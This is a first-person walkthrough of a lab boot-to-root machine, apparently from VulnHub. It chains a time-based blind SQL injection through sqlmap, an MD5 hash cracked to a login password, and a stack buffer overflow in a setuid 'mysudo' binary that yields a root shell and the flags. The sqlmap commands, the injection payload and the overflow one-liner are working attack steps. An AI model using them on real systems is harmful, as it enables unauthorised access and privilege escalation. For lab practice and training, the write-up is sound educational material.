I got a little help on going forward for this machine on 2 occasion

1. Not realising GLPI is a rabbit hole
2. Getting my BOF to work on PRIV escalation(had it working on PWNTOOLS, having it crap itself on PEXPECT, in the end having to code it the way the author intended)

I was wondering why the fuck the machine stops responding after running a heavy GOBUSTER scan.

There is no issue with pinging back and forth from that machine.

AND it turns out that there is some sort of security mechanism that STOPS heavy directory scan.

Author was very helpful to point out that I had to use a delay of 2 seconds.

For this portion I had to capture the request in burp, save it as ‘req.txt’, ran it on SQLMAP with -r ‘req.txt’ switch and –delay 2 switch.

Here comes the waiting game. By the time the ordeal ended, I had finished one 20 minutes C tutorial on switch-case statement.

```
[*] starting @ 02:17:41 /2020-11-01/

[02:17:41] [INFO] parsing HTTP request from 'req.txt'
[02:17:41] [INFO] testing connection to the target URL
got a 302 redirect to 'http://bof:80/admin/index.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[02:17:43] [INFO] testing if the target URL content is stable
[02:17:45] [WARNING] POST parameter 'username' does not appear to be dynamic
[02:17:47] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[02:17:49] [INFO] testing for SQL injection on POST parameter 'username'
[02:17:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:17:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:18:01] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:18:12] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:18:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:18:32] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:18:42] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[02:18:44] [INFO] testing 'Generic inline queries'
[02:18:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:18:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:19:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:19:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:19:28] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[02:19:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:19:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:20:13] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 73 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 6691 FROM (SELECT(SLEEP(5)))tqzg) AND 'rjIL'='rjIL&password=test
---
[02:20:42] [INFO] the back-end DBMS is MySQL
[02:20:42] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:20:49] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/bof'

[*] ending @ 02:20:49 /2020-11-01/
```

Getting databases:

```
available databases [3]:
[*] basedb
[*] glpi
[*] information_schema

[11:10:03] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/bof'

[*] ending @ 11:10:03 /2020-11-01/

┌─[user@parrot-virtual]─[/tmp]
└──╼ $sqlmap -r req.txt --delay=2 --dbs --batch
```

Getting tables:


```
[11:14:38] [INFO] adjusting time delay to 3 seconds due to good response times
passwd
Database: basedb
[1 table]
+--------+
| passwd |
+--------+

[11:17:02] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/bof'

[*] ending @ 11:17:02 /2020-11-01/

┌─[user@parrot-virtual]─[/tmp]
└──╼ $sqlmap -r req.txt --delay=2 -D basedb --tables --batch
```

Doing a DB dump:



To see if there are any matches for the hash, you just need to put the hash on crackstation.net

Enter up to 20 non-salted hashes, one per line:

be073f86255a6d45d4392ca8fc226e73

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
be073f86255a6d45d4392ca8fc226e73	md5	moanapozzi

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Using the password `moanapozzi`, I am able to login to the machine.

```
fox@bof's password:
Linux boverflow 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 27 06:04:06 2020 from 192.168.0.114
fox@boverflow:~$
```

Thank god ASLR is not enabled.

```
fox@boverflow:~$ vi mysudo.c
fox@boverflow:~$ cat /proc/sys/kernel/randomize_va_space
0
fox@boverflow:~$
```

USER flag:

```
fox@boverflow:~$ cat user.txt
a7de9153594943377ea6e508f5561a67
fox@boverflow:~$
```

The way to move forward for this BOF stuff is to get the offset.

After getting the offset you need to craft the exploit, save it to text file and run it.

```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616e

[#0] Id 1, Name: "mysudo", stopped 0x6161616e in ?? (), reason: SIGSEGV


gef➤  pattern offset 0x6161616e
[+] Searching '0x6161616e'
[+] Found at offset 52 (little-endian search) likely
[+] Found at offset 49 (big-endian search)
gef➤
```

Ok this is the important part which I failed a lot of times. Without keeping the pipe open. After BOF completed, system('/bin/sh') will return to some random shit in memory after executing and the program will segfault.

This is similar to some of the stuff found in protostar stack* series.

```
fox@boverflow:~$ python -c "print '/bin/sh\n' + 'A\n' + 48 * 'A' + 4 * 'B' + '\xB2\x91\x04\x08' + '\n'" > payload.txt
fox@boverflow:~$ (cat payload.txt ; cat)|./mysudo

Welcome to mysudo tool, you can run a command on the system as root.

don't try brute force, it's impossible!

Command: Username: Password: Wrong username or password!
Command output:
id
uid=0(root) gid=1000(fox) groups=1000(fox),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

Root flag.

```
cd /root
ls -lah
total 28K
drwx------  2 root root 4.0K Sep 27 06:31 .
drwxr-xr-x 18 root root 4.0K Sep 27 03:20 ..
-rw-------  1 root root  730 Sep 27 06:31 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  165 Sep 27 05:27 .wget-hsts
-rw-------  1 root root   33 Sep 27 05:24 root.txt
cat root.txt
9057703b55b8943d91cad17ac3c4920f
```

This machine can be rage inducing but sometimes, I learn that it is not wrong to seek help AFTER you have DONE your homework.

And lastly, thank you FOX for creating this machine. I didn’t expect you to reply but you were very helpful.